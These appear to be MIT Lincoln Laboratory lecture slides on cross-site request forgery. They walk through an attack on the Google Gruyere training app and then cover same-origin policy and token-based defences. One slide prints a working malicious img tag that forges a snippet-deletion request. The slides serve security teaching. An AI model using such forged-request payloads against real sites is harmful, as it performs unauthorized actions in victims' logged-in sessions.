
LINCOLN LABORATORY
MASSACHUSETTS INSTITUTE OF TECHNOLOGY

XSRF: Practice Execution

- Google Gruyere app provides vulnerable web application and tutorial
- Check out https://google-gruyere.appspot.com/part3#3__cross_site_request_forgery



XSRF: Practice Execution



XSRF: Practice Execution

- User logs into

```
https://google-gruyere.appspot.com/138901597112
```

  - User then visits malicious site Y with html code:

```
https://visit-my-fake-evil-webpage.com
```

  - Site Y has malicious code:

```
<img src="https://google-gruyere.appspot.com/138901597112/deletesnippet?index=0”>
```

  - Site Y tricked the user’s browser into sending a form to Google Gruyere telling it to delete a snippet
  - Since user X is currently logged in, Google Gruyere is glad to help

XSRF: Discovery

- Look for forms that do not have a unique token only sent with the form
- Why not read the token value from the site?
  - The browser implements a "Same Origin Policy" that *permits* scripts running on pages originating from the *same site* to access each other's session information with no specific restrictions, but *prevents* access to session information on *different sites*
  - XSRF attacks originate from a *different site*, so not applicable

Compared URL	Outcome
http://www.example.com/dir/page2.html	Success
http://username:password@www.example.com/dir2/other.html	Success
http://www.example.com:81/dir/other.html	Failure
https://www.example.com/dir/other.html	Failure
http://en.example.com/dir/other.html	Failure
http://example.com/dir/other.html	Failure

[9]

XSRF: Protection

- XSRF Token – most common mitigation strategy
- When the user logs in, a randomized string (token) is put on the client's form page by the legitimate site as a hidden field and stored server side as a session variable. Example: `AZERTYUHQNWGST`
- When a user wishes to perform a transaction that would result in a change to the server-side state (a non-idempotent request), it submits the form
- The request handler for the non-idempotent request validates that the submitted token matches the token stored in the session.
  - Malicious request: Token is missing or does not match, then the request throws an error

```
http://www.bankomit.com/transferfundsto.do?acct=1234567&amt=1
```

  - Legitimate request: Request is processed

```
http://www.bankomit.com/transferfundsto.do?acct=1234567&amt=1&token=AZERTYUHQNWGST
```

Summary

- Thinking like an attacker is a valuable skill for assessing software for security vulnerabilities & for writing more secure code
- Developing this skill takes learning and practice like any other skill
- Delving into different attacks is valuable practice for learning this new skill
- Some free tools exist that can be used to continue learning how to exploit web applications
  - Google Gruyere
  - Damn Vulnerable Web Applications (dvwa).
  - For a complete listing of practice tools, OWASP provides a listing under its Vulnerable Web Application Directory Project [3].
- Attack methods are constantly changing – keep up with them by monitoring security expert blogs and news reports

References

1. Shostack, “Experiences Threat Modeling at Microsoft”, Modeling Security Workshop, Toulouse, 2008
2. J. Walden, M. Doyle, G.A. Welch, and M. Whelan, “Security of Open Source Web Applications,” Proc. Int’l Workshop Security Measurements and Metrics, Oct. 2009.
3. R. Siles, S. Bennetts. 22 April 2014. *OWASP Vulnerable Web Applications Directory Project*. https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project#tab=Main
4. P. Mutton. 8 April 2014. *Half a Million Widely Trusted Websites Vulnerable to Heartbleed Bug.* http://news.netcraft.com/archives/2014/04/08/half-a-million-widely-trusted-websites-vulnerable-to-heartbleed-bug.html
5. C. Williams. 9 April 2014. *Anatomy of OpenSSL’s Heartbleed: Just Four Bytes Trigger Horror Bug. http://www.theregister.co.uk/2014/04/09/heartbleed_explained/*
6. D. Wheeler. 21 Feb 2015. *How to Prevent the Next Heartbleed.* http://www.dwheeler.com/essays/heartbleed.html
7. R. Munroe. April 2014. *Heartbleed Explanation.* http://xkcd.com/1354/
8. B. Grubb. 9 Oct 2014. *Revealed: How Google engineer Neel Mehta uncovered the Heartbleed security bug.* http://www.theage.com.au/it-pro/security-it/revealed-how-google-engineer-neel-mehta-uncovered-the-heartbleed-security-bug-20141009-113kff.html
9. https://en.wikipedia.org/wiki/Same-origin_policy
10. https://www.owasp.org/index.php/Main_Page
11. https://www.owasp.org/index.php/Top_10_2013-Top_10